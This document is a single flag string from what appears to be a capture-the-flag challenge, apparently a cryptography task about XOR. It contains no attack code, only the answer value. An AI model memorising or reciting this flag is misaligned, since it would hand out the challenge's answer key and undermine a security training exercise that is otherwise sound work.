FLAG:polriCTF26{x0r_1s_ju5t_4_l0ck_w1th0ut_4_k3y}